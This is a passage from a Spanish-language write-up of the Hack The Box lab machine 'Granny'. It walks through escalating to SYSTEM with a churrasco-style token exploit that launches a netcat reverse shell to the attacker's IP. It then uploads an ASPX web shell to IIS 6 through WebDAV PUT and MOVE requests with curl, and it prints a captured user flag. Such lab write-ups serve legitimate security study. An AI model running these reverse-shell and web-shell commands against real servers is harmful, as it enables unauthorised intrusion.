listening on [any] 123 ...
```

y ejecuto en la victima la linea de la ayuda de la pagina

elevpriv.exe -d "nc.exe 10.10.14.7 123 -e cmd.exe"


```
C:\WINDOWS\Temp>elevpriv.exe -d "nc.exe 10.10.14.7 123 -e cmd.exe"
elevpriv.exe -d "nc.exe 10.10.14.7 123 -e cmd.exe"
/churrasco/-->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID ...
/churrasco/-->Found Rpcss PID: 668
/churrasco/-->Searching for Rpcss threads ...
/churrasco/-->Found Thread: 672
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 676
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 684
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x730
/churrasco/-->Getting SYSTEM token from Rpcss Service...
/churrasco/-->Found SYSTEM token 0x728
/churrasco/-->Running command with SYSTEM Token...
/churrasco/-->Done, command should have ran as SYSTEM!

C:\WINDOWS\Temp>
```

somos root

```
~/machineshtb/Granny
rlwrap nc -lvnp 123
listening on [any] 123 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.15] 10
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\TEMP>whoami
whoami
nt authority\system

C:\WINDOWS\TEMP>
```

flags


```
C:\Documents and Settings\Lakis\Desktop>type user.txt
type user.txt
700c5dc163014e22b3e408f8703f67d1
```



##SEGUNDA FORMA SUBIR ARCHIVOS METODO PUT ################################

Otra forma de obtener acceso inicial a la maquina es aprovechandonos de que con IIS 6 tenemos habilitado el metodo put

Recordemos que con nmap ya teniamos descrito que podiamos usuar el metodo put



entonces la idea es subir un archivo tipo web shell y obtener una shell


utilizamos la herramienta davtest

davtest -url http://10.10.10.15/


```
~/machineshtb/Granny
davtest -url http://10.10.10.15/
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://10.10.10.15
********************************************************
NOTE    Random string for this session: KbHDI4I
********************************************************
 Creating directory
MKCOL           SUCCEED:                Created http://10.10.10.15/DavTestDir_KbHDI4I
********************************************************
 Sending test files
PUT     asp     FAIL
PUT     html    SUCCEED:        http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.html
PUT     pl      SUCCEED:        http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.pl
PUT     aspx    FAIL
PUT     cfm     SUCCEED:        http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.cfm
PUT     cgi     FAIL
PUT     jsp     SUCCEED:        http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.jsp
PUT     jhtml   SUCCEED:        http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.jhtml
PUT     php     SUCCEED:        http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.php
PUT     txt     SUCCEED:        http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.txt
PUT     shtml   FAIL
********************************************************
 Checking for test file execution
EXEC    html    SUCCEED:        http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.html
EXEC    html    FAIL
EXEC    pl      FAIL
EXEC    cfm     FAIL
EXEC    jsp     FAIL
EXEC    jhtml   FAIL
EXEC    php     FAIL
EXEC    txt     SUCCEED:        http://10.10.10.15/DavTestDir_KbHDI4I/davtest_KbHDI4I.txt
EXEC    txt     FAIL
```

podemos utilizar varias formas para subir un archivo por put con curl y cadaver
creo un archivo llamado ejemplo1
CURL PUT
curl -s -X PUT http://10.10.10.15/eje.txt -d @ejemplo1.txt


```
curl -s -X PUT http://10.10.10.15/eje.txt -d "@ejemplo1.txt"
```



etonces como necesitamos subir una web shell aprovecharemos que tenemos el metodo move la idea es mover una archivo .txt como eje por un .aspx donde tenga la web shell
localizamos la web sehll
locate webshell |grep **aspx**




le cambio el formato a txt




volvemos a utlizar curl como en el ejemplo.
curl -s -X PUT http://10.10.10.15/webshell.txt -d "@cmdasp.txt"


validamos




ahora utilizamos el metodo move seguido de un header


curl -s -X MOVE -H "Destination:http://10.10.10.15/webshell.aspx " http://10.10.10.15/webshell.txt






ahora tenemos que pasar netcat utilice smb con impacket para que funcione hay que pasarlo y ejecutarlo de una vez
sin embargo al ir a inepub\wwwroot no hay nada por lo cual toca descargar ye ejecurtarlo







levanto rlwrap
rlwrap nc -lvnp 123



